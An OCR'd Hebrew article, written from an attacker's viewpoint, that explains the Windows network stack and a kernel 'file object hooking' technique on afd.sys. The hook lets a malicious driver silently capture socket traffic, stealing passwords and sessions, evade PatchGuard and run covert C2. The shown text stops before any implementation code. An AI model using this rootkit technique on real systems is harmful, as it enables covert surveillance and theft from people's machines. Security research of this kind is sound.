


AFDUMP – Sniffing Network From The Kernel

מאת יואב מנדלבאום

הקדמה

בתור תוקף, היכולת לתפוס כל מידע רשתי המגיע אל עמדה היא חסרת מחיר. היא מאפשרת לתוקף לדעת כמעט הכל על אותה עמדה נגועה ולאחוז בה רשתית: לאיזה אתרים היא גולשת, עם איזה עמדות אחרות היא מתקשרת, הדלפת סיסמאות, גניבת session-ים ואפילו באיזה שעות העמדה אקטיבית.

כשתוכנה רוצה לקבל או לשלוח מידע למחשב אחר, המידע חייב לעבור ב-**kernel.** כחלק מתפקידיו הרבים של ה-kernel, הוא גם זה שמטפל בתהליך העברת מידע רשתי שמגיע ויוצא מה-NIC.

מאמר זה יעסוק בפיתוח יכולת להסנפת מידע רשתי המגיע אל עמדת Windows. במאמר אציג את היכולת ואסקור את תהליך המחקר והפיתוח שלה. בכדי ליישם את השיטה, אכתוב דרייבר קרנלי למערכת ההפעלה Windows. הדרייבר יממש טכניקה כללית שנקראת File Object Hooking.

את הטכניקה נבצע ספציפית על דרייבר של Windows שנקרא AFD.sys.היכולת תקנה לתוקף גישה לכל מידע רשתי שמתקבל במכונת היעד. בכך, הוא יוכל להדליף מידע החוצה אך גם ליישם **C2** "שקוף" - אין צורך בפתיחת listener ייעודי. במקום זאת, הוא יוכל "להתלבש" על תהליך listener שכבר מאזין במערכת ולראות כל מידע שמגיע אליו .

חשוב לציין כי המאמר מיועד לחוקרים ומפתחים בעלי רקע וניסיון בקרנל של Windows.
המאמר לא יכלול הסבר על הקמת סביבת עבודה בסיסית.

The Windows Network Stack

כידוע, מערכת ההפעלה Windows תומכת בשימוש באינטרנט. התמיכה מתבטאת ב-APIs שונים אשר מאפשרים לתוכנות לבצע פעולות כמו פתיחת סוקטים, שליחת מידע, קבלת מידע וכו'. פעולות אלו מוחצנות ונקראות ע"י תוכנות ב-user-mode אך רוב הלוגיקה האמיתית שלהן מתבצעת ב-kernel-mode. שם, נמצאים דרייברים שאחראיים על הביצוע בפועל של הפעולות הרצויות. בדיאגרמה הבאה ניתן לראות ייצוג מלא של ארכיטקטורת ה-networking של Windows:


אנחנו נתמקד ב-winsock API אשר ממומש ב-user-mode ע"י WS2_32.DLL וב-kernel-mode ע"י afd.sys.

Winsock app/ service
Peer-to-peer infra-structure
WinInet app
WinInet API
WinHTTP app
WinHTTP API
IIS 7 HTTP services
Third-party application
Application layer
Presentation layer
Winsock 2.0 API (Transport and namespace functions)
WS2_32.DLL
Winsock catalog
Winsock 2.0 SPI
Transport SPI functions
Namespace SPI functions
Session layer
Layered service providers
TCP
UDP
LSP #1
LSP #2
(Namespace LSPs not supported)
Transport service providers
Transport service providers
TCP/IP
UDP
Namespace service providers
DNS
X.500
HTTPAPI.DLL
Windows Filtering Platform (WFP)
User mode
Kernel mode
Winsock driver
AFD.SYS
NetBIOS
NetBT.SYS
Third-party TDI client
Third-party WSK client
HTTP.SYS
TDI Extension Driver (TDX)
Winsock Kernel (WSK)
Transport and Network layers
Inspection API
UDP
TCP/IP
IPSec
TCPIP.SYS
RAW
ATM
ATM.SYS
802.3
WAN
1394
Loopback
IP tunnel
Network Driver Interface Specification (NDIS) API
PPP/SLIP
Data-Link layer
Next Generation Network Protocol Stack (NetIO)

[Windows Internals, Sixth Edition, Part 1]

Winsock API

ה-Winsock API הוא ה-API של Windows שמספק למפתחים את הפונקציות לדבר עם מערכת ההפעלה בכדי להשיג גישה לשירותי ופרוטוקולי רשת, כגון: TCP/IP . לדוגמא, כאשר משתמש גולש לאתר, הדפדפן משתמש ב- winsock API בשביל לקבל מידע מאותו האתר (פונקציית recv). למעשה, כל תוכנה שרצה על Windows וצריכה לגשת לאינטרנט מסתמכת בצורה ישירה או עקיפה על ה-winsock API. אם הקוד כתוב בשפת low-level כמו C, הוא כנראה קורא ישירות לפונקציות כמו ()socket או ()connect, לעומת שפת high-level שם הקריאות מוכמסות.



[CS461: Network, Windows Socket Programming in C]

WS2_32.DLL

זה הוא ה-DLL המרכזי של ה-Winsock API, תפקידו של ws2_32.dll הוא לספק למפתחים ממשק אחיד לביצוע פעולות רשתיות. ה-dll מחצין פונקציות שמאפשרות לתוכנות user-mode להשתמש במשאבי רשת. כל אפליקציית Windows מייבאת את ה-dll הזה על מנת לתקשר החוצה.

לדוגמא, כאשר תוכנה רוצה לקרוא מידע מ-socket, היא תיקרא לפונקציית WSARecv שנמצאת ב- ws2_32.dll. ה-DLL הזה הוא מימוש high-level, כלומר, הוא מהווה שכבת אבסטרקציה למימוש האמיתי של הפונקציות הרשתיות.


MSWSOCK.DLL

mswsock.dll הוא ה-base winsock provider. בקצרה, ב-windows יש service providers שאחראים על הלוגיקה מאחורי ה-API. יש base providers - שמטפלים בפרוטוקולים העיקריים (כמו TCP) ויש layered providers שיושבים מעל base providers ויכולים להוסיף שכבות של הצפנה, פילטור וכו'.

במקרה שלנו, ws2_32.dll הוא בסה"כ dll שיודע ליחצן פונקציות בסיסיות, הוא אינו אחראי על מימוש לוגי אמיתי. mswsock.dll הוא ה-provider שמספק תיווך בין ws2_32.dll לבין הדרייברים בקרנל שממששים בפועל את פרוטוקולי התקשורת, כפי שניתן לראות בדיאגרמה למעלה.
הדרך שבה mswsock מתווך היא על ידי שימוש ב-syscalls כגון NtReadFile, NtDeviceIoControlFile וכו'.


NTDLL.DLL

באופן כללי, ntdll.dll הוא dll של מערכת ההפעלה שמהווה גשר בין פונקציות מה-userland ועד למימושן בקרנל. ntdll לא רק ב-kernel, הוא מממש את ה-native API ומהווה wrapper ל-syscalls באופן ששקוף לתוכנות ה-usermode. פונקציה שמתחילה ב"Nt" היא פונקציה ששייכת ל-ntdll.



[Tvrpism, High-Level Overview of Windows architecture]

כש-mswsock.dll מדבר עם דרייברים קרנליים, הוא משתמש בפונקציות שמיוצגות ע"י ntdll.dll.



Transport Drivers

ה-Transport Drivers הם אוסף של דרייברים קרנליים שאחראים על מימוש של פרוטוקולי התקשורת בשכבת ה-Transport. בהם נמצא הקוד שיודע לפרמט פקטות, להרכיב אותן מחדש, לטפל ב-sequence numbers וכו. כלומר, הם בכלל לא מכירים את צד ה-user-mode, מטרתם היא לממש את הלוגיקה של פרוטוקולי השכבה (TCP / UDP) ברמת הקרנל.

AFD.SYS

afd.sys הוא ה-winsock driver. כלומר, הוא מממש את ה-Winsock API מהצד הקרנלי. כמובן שהוא לא עושה זאת לבד ולא מיישם את פרוטוקולי התקשורת בעצמו.

Afd הוא מתווך בין התוכנה ה-user-mode-ית שנמצאת "מעליו" לבין ה-transport drivers שנמצאים "מתחתיו". לשם תפקיד זה, הוא יודע לשמור מצב (state - כגון listening / established) על כל סוקט במערכת. הוא לוקח בקשות מה-user-mode ומעביר אותן ל-transport driver המתאים (לדוגמא tcpip.sys עבור פעולה על סוקט מסוג TCP).

מבט high-level על תהליך מלא של קריאה מ-socket, יראה כך:

- תוכנה קוראת לפונקציה ()recv לאחר שפתחה סוקט מסוג TCP.
- WS2_32.dll מעביר את הבקשה ל-DLL המבצע, MSWSOCK.dll.
- MSWSOCK מבצע קריאה (DeviceControl) ל-afd.sys.
- afd.sys שולח בקשה ל-tcpip.sys.
- tcpip.sys אחראי על לוגיקת פרוטוקול tcp - מספרי seq, ack וכדומה. הוא מבצע קריאות לדרייברים נמוכים יותר ב-network stack (כמו ndis.sys) ולבסוף מקבל מידע בחזרה.
- כעת, יש תהליך פעפוע בחזרה למעלה, המידע מגיע אל afd.sys שדואג לשים אותו ב-buffer שהעבירה אליו התוכנה. לבסוף, הוא מחזיר לתוכנה תוצאה האם הפעולה הצליחה או כשלה וכעת התוכנה יכולה לגשת למידע.

מכאן אפשר להבין ש-afd.sys משחק תפקיד משמעותי - הוא הגשר הקרנלי בין Winsock API לבין המימוש המסובך מאחורי הקלעים של ה-network stack של Windows. על כן, כל תהליך של שימוש בסוקטים, כל העברת מידע, כל קבלת מידע - עובר דרכו.

- מסיבות אלו, afd הוא מטרה מעניינת עבור תוקף שרוצה להשיג אחיזה חזקה על עמדה נתקפת - להדליף מידע, לשבש או לשנות תעבורה.
- אם נוכל "לשבת" בין ws2_32.dll לבין afd.sys, נוכל להשיג כל מידע על איזה סוקטים פתוחים, מה מצבם, מה המידע שהם מקבלים ומה הם שולחים.

Kernel Managers & Objects

Object Manager

הקרנל של Windows בנוי מחלקים שונים הנקראים מנהלים ((managers, כל מנהל אחראי על תחום קריטי לתפעול של מערכת ההפעלה. ישנם מנהלים רבים כגון memory manager האחראי על ניהול הזיכרון הפיזי או ה-process manager שאחראי על הרצת כל תהליך ו-thread במערכת. ה-Object Manager הוא תת-מערכת בקרנל שאחראית בין היתר על:

- יצירת אובייקטים.
- מעקב אחרי ה-life cycle.
- ניהול גישה לאובייקטים.
- חיפוש אובייקטים לפי שם.
- פתיחת handles.
- ניקוי אובייקטים.

I/O Manager

ה-I/O Manager הולך יד ביד עם ה-Object Manager בהרבה מקרים. הוא אחראי לניתוב כל בקשות ה-I/O במערכת ולכן תפקידו הוא קריטי בעת תקשורת רשתית, שבה עובר המון מידע. כמעט כל תקשורת בין קוד user-mode-י לבין דרייברים בקרנל נעשה על ידי I/O Request Packet (בקצרה - IRP), לא אפרט על IRP אך ניתן למצוא את כל המידע ב-MSDN. כאשר תוכנה רוצה לתקשר עם איזשהו דרייבר, היא בכלל לא צריכה להכיר מה זה IRP, ה-I/O Manager דואג ליצור IRP מתאים מאחורי הקלעים ולשלוח אותו לדרייבר הנכון. בהמשך נראה את התהליך בפעולה.

ה-I/O Manager אחראי בין היתר על:

- הממשק שמאפשר תקשורת בין user-mode לדרייברים.
- ניתוב בקשות לדרייברים.
- יצירת IRPs.
- טיפול בצרכי סנכרון שונים (בקשות אסינכרוניות).

Kernel Objects

הקרנל מגדיר ומשתמש באובייקטים בכדי לייצג משאבים של מערכת ההפעלה, וכל אובייקט בנוי מ-header ו-body.

- ה-header מכיל metadata על האובייקט, כמו סוג, דגלים, כמות ה-reference-ים.
- ה-body מכיל את המידע ותכונות האובייקט הייחודיות לו.

מנגנון האובייקטים מהווה ממשק אחיד לניהול משאבי המערכת. המנגנון מאפשר למערכת ההפעלה לעקוב ולנהל את ה-life cycle של אובייקטים. לכל אובייקט מוצמד reference count שמסמל כמה handle-ים פתחו אליו וכמה פוינטרים מצביעים אליו. כך, המערכת יכולה לדאוג שברגע שה-count הוא 0, האובייקט יימחק. כמו כן, ישנו פן אבטחתי לאובייקטים - לכל אובייקט יש ACL ו-access masks שמגדירים מי יכול לגשת לאובייקט ואיזה פעולות הוא יכול לבצע עליו (מחיקה, קריאה, כתיבה..).

- handle הוא ערך שמייצג אובייקט. ב-user-mode ה-handle הוא אינדקס בטבלת handle-ים השייכת רק ל-process שפתח את ה-handle. ב-kernel-mode ה-handle הוא גם אינדקס, אך בטבלה משותפת לכל הקרנל.
- ה-object manager מחצין פונקציות להמרת ה-handle מהייצוג המספרי שלו לאובייקט שהוא מייצג וגם ההפך. דוגמא לפונקציה כזו היא ObReferenceObjectByHandle.

Device Objects

בקצרה, device מייצג רכיב פיזי או לוגי של דרייבר מסוים. לדרייבר יכולים להיות כמה רכיבים כאלה, שהוא אחראי ליצור להם אובייקט מייצג. לדוגמא, הדרייבר HidUsb.sys אחראי על ניהול מכשירי usb כמו מקלדת ועכבר. בעת חיבור מקלדת, הדרייבר ייצור device object שייצג את אותה המקלדת ויכיל מידע ספציפי עליה.


כאשר אנחנו רוצים "לתקשר" עם דרייבר, לא נעשה זאת ישירות - נשתמש ב-handle ל-device על מנת לשלוח בקשות לדרייבר.


File Objects

File Object הוא אחד מהרבה סוגי אובייקטים שבהם הקרנל משתמש. על אף השם, ה-file object לא נועד לייצג רק קבצים כמו שאנחנו מכירים. למעשה, הוא מייצג כל דבר שתומך ב-I/O. כלומר, גם socket מיוצג על ידי file object. חשוב לציין שה-file object הוא לא הקובץ עצמו או התוכן שלו, אלא דרך של מערכת ההפעלה לייצג את הקובץ שבשימוש ולשמור עליו מידע ניהולי.

לדוגמא, כאשר אנחנו רוצים לכתוב לקובץ על הדיסק:

- קודם כל נצטרך לקבל handle ל-file object של אותו הקובץ, לשם כך נקרא לפונקציה ZwOpenFile ואליה נעביר את שם הקובץ.
- ה-I/O Manager רואה את שם הקובץ ומזהה את ה-device שצריך לטפל בבקשה שייך לדרייבר של מערכת הקבצים (ntfs.sys).
- כעת, ה-I/O Manager מייצר IRP ומעביר אותה אל ntfs.sys בכדי שיפתח את הקובץ.
- ntfs.sys מקבל את הבקשה ומייצר אובייקט קובץ עבור הקובץ הרצוי. בנוסף, ה-object manager יוצר handle שמייצג את ה-file object שנוצר. ה-handle מוחזר אלינו כתוצאה של ZwOpenFile.
- כשנרצה לכתוב לקובץ - נקרא לפונקציה ZwWriteFile ונעביר את ה-handle שקיבלנו. ה- object manager ימיר את ה-handle בחזרה ל-file object, ואז בעזרת ה-I/O Manager תישלח בקשת כתיבה ל-ntfs.sys.





מה שחשוב להבין מהתהליך הוא שכל file object מצביע על device object שאחראי על טיפול בבקשות I/O על אותו file.

כזכור, ה-device מצביע לדרייבר שמכיל בפועל את הלוגיקה לטיפול בבקשות. המשמעות היא שבקשת I/O על file object תגיע לבסוף לפונקציה של דרייבר, שידאג לטפל בה.

Afd.sys and File Objects

עכשיו שאנחנו יודעים מה הם file objects וגם מה תפקידו של afd.sys, ניתן לחבר ולהבין כיצד afd.sys משתמש ב-file objects:

כפי שצוין בעמודים הקודמים, כל סוקט שנפתח (בין אם ב-user-mode או kernel-mode) מיוצג ע"י file object. כאשר תוכנה רוצה לפתוח socket חדש, ה-ws2_32.dll קורא מאחורי הקלעים לפונקציה NtCreateFile. הפעם, לא מועבר שם של "קובץ" כמו שאנחנו מכירים, אלא, מועבר ה-string "**\device\afd**" - זה השם של ה-device object של afd.

ה-I/O manager מעביר את הבקשה ל-afd שיוצר file object חדש. בעת ביצוע פעולות על ה-socket, הדרייבר יעדכן את ה-file object שמייצג את הסוקט כך שהוא יכיל מידע רלוונטי על הסוקט (האם היא tcp/udp, מה מצבה וכדומה).

socket == file object שנוצר ומנוהל על ידי afd.sys.

כאשר התוכנה מבצעת פעולות כמו bind, accept, send וכדומה על הסוקט, ws2_32.dll מתרגם אותן לקריאות NtDeviceIoControlFile עם handle ל-file object שמייצג את הסוקט.

NtDeviceIoControlFile

הפונקציה NtDeviceIoControlFile מאפשרת ל-usermode לשלוח IRPs אל דרייברים. הפונקציה מוגדרת כך:

```
__kernel_entry NTSTATUS NtDeviceIoControlFile(
  [in]  HANDLE            FileHandle,
  [in]  HANDLE            Event,
  [in]  PIO_APC_ROUTINE   ApcRoutine,
  [in]  PVOID             ApcContext,
  [out] PIO_STATUS_BLOCK  IoStatusBlock,
  [in]  ULONG             IoControlCode,
  [in]  PVOID             InputBuffer,
  [in]  ULONG             InputBufferLength,
  [out] PVOID             OutputBuffer,
  [in]  ULONG             OutputBufferLength
);
```

הפרמטרים היותר מעניינים שהיא מקבלת הם InputBuffer, IoControlCode ו-**FileHandle**:

- **FileHandle** - **הפונקציה אמנם מעבירה את ה-IRP אל דרייבר, אך היא לא מקבלת כפרמטר את השם או מצביע לדרייבר** - היא בכלל מקבלת **handle ל-file object**. ה-I/O manager יידע להעביר את הבקשה לדרייבר **רק** לפי שדה ה-device object שקיים בתוך ה-file object.

- **IoControlCode** - זהו ה-IOCTL, לתוכנה יש את השליטה המלאה על איזה IOCTL היא מעבירה.

- **InputBuffer** - במידה והתוכנה רוצה להעביר מידע ביחד עם הבקשה, כאן היא יכולה להעביר אותו. הדרייבר יקבל את הבאפר הזה בשדה userBuffer או בשדה systemBuffer ב-IRP.

- **OutputBuffer** - מכאן התוכנה תקרא מידע שהוחזר מהדרייבר. לעיתים ה-Input וה-OutputBuffer יהיו זהים בכתובת.

האם יש דרך שנוכל לגרום ל-file object להצביע לדרייבר אחר? לדרייבר שלנו?

File Object Hooking

file object hooking היא בפרקטיקה שינוי של שדה ה-device object בתוך המבנה file object. כל קוד קרנלי יכול בתיאוריה לגשת ולשנות את השדה ובכך לבצע Man-In-The-Middle על כל פעולות ה-I/O שמתבצעות דרך file object אחד או רבים.


הרעיון בשיטה הוא די פשוט: נשיג כתובת של file object ונגרום לשדה ה-device object שהוא מכיל להצביע על device שבשליטתנו. כך, כאשר ה-I/O manager ינסה להבין לאן הוא צריך לשלוח את ה-IRP, הוא ישלח אותה אלינו - אל דרייבר זדוני, במקום אל הדרייבר המקורי. כשהדרייבר שלנו יקבל את ה-IRP הוא:

- יתעד את הבקשה.
- יעביר אותה אל הדרייבר של afd ויקבל ממנו תשובה (status).
- יחזיר את התשובה אל התוכנה המבקשת.

כמובן, בשביל לגרום לשיטה לעבוד, לא מספיק רק לשנות את המצביע, אלא עלינו לוודא שאנחנו לא פוגעים בתהליכים הקשורים ל-file object ובמה שהוא מייצג. המטרה היא להיות בלתי נראה ולהיכנס בין הבקשות אך לא לגרום לשיבוש (לפחות לא בטעות).

זוהי שיטה שלא מטריגה PatchGuard כיוון שאין כאן מניפולציה על מבנה קרנלי קבוע אלא על אובייקטים שנוצרים ונהרסים כל הזמן. בנוסף, אנחנו שולטים על איזה אובייקט אנחנו רוצים לעשות hook ברמת

האובייקט ולא ברמת הדרייבר. כלומר, יכול להיות שנחליט לעשות hook רק על אובייקט אחד שרלוונטי לנו, בלי לגעת בשאר האובייקטים של אותו הדרייבר. כמו כן, השיטה הזאת הרבה פחות "רועשת" משיטות אחרות כמו SSDT hooking. במבט high-level, ביצוע מוצלח של file object hooking ייראה כך:




תחילת המימוש

דיסקליימר קטן: ההשראה והמקור לטכניקת file object hooking הגיעה מפרויקט בשם Spectre, שהוצג בשנת 2020 ב-blackhat. קוד המקור שלו שנמצא ב-github לא עובד זמן רב לאור שינויים במערכת ההפעלה ומיטיגציות שנוספו כנגד השיטה. הקוד שאציג עבר שינוי רב והתאמות כדי שיעבוד גם בגרסאות האחרונות של Windows 10.

הקוד שאראה הוא של דרייבר (WDM) קרנלי לווינדוס שנכתב בסביבת visual studio 2019, הוא כתוב בשפת c++ וכולל קלאסים. נתמקד בחלקים שקשורים למימוש הטכניקה, ופחות בפונקציות הגנריות כמו DriverEntry.

אציג את הקוד בשלושה שלבים: בעיה, מחקר ופתרון - זאת כדי להסביר את הרציונל מאחורי כל שורת קוד חשובה. בהתחלה, יהיה קוד שלא בהכרח עובד, ואחריו ננסה להבין (בעזרת כלים כמו ida ו-APImon) איך לתקן. חלק מצילומי הקוד לא מכילים boilerplate של בדיקת סטטוסים ושגיאות בכוונה. כלומר זה קוד חלקי בשביל שיהיה יותר קל להבין את הקונספט המרכזי.

הקוד המלא נמצא בגיטהאב שלי - למי שרוצה :)



File Objects Enumeration

בכדי לבצע file object hooking על afd.sys, אנחנו קודם כל צריכים למצוא את ה-file objects השייכים אליו. לכן, נבצע אנומרציה על כל ה-handles הפתוחים במערכת ומתוכם נזקק את ה-file objects לפי קריטריונים רצויים. הפונקציה GetAllHandles משתמשת בפונקציה ZwQuerySystemInformation ומשיגה את כל ה-handles שפתוחים במערכת, לכל סוג אובייקט שהוא - לא רק file object.

יש כאן שתי לולאות, הלולאה הראשית (while) אמורה לרוץ כל עוד הדרייבר שלנו רץ. היא רצה ב-thread נפרד וחוזרת על עצמה כל שנייה. הסיבה לכך היא שכל הזמן נוצרים ונסגרים file objects. לכן, אם נרצה לעשות hook על סוקט חדש שנפתח - נצטרך לסרוק כל הזמן.

הלולאה השנייה היא לולאת for בה אנחנו עוברים על כל ה-handles ובודקים כמה תנאים:

1. האם קיים אובייקט שמשויך ל-handle?
2. האם האובייקט הוא מסוג file?
3. האם ה-file object שייך ל-device של הדרייבר afd.sys?

במידה ועברנו את כל התנאים, נקרא לפונקציית **hook**. זוהי פונקציה ממש פשוטה שבסה"כ מחליפה את המצביעים בעזרת קריאה לפונקציה InterlockedExchange64.
זו דרך משוכללת לכתוב: FileObject->DeviceObject = this->FakeDeviceObject.

```
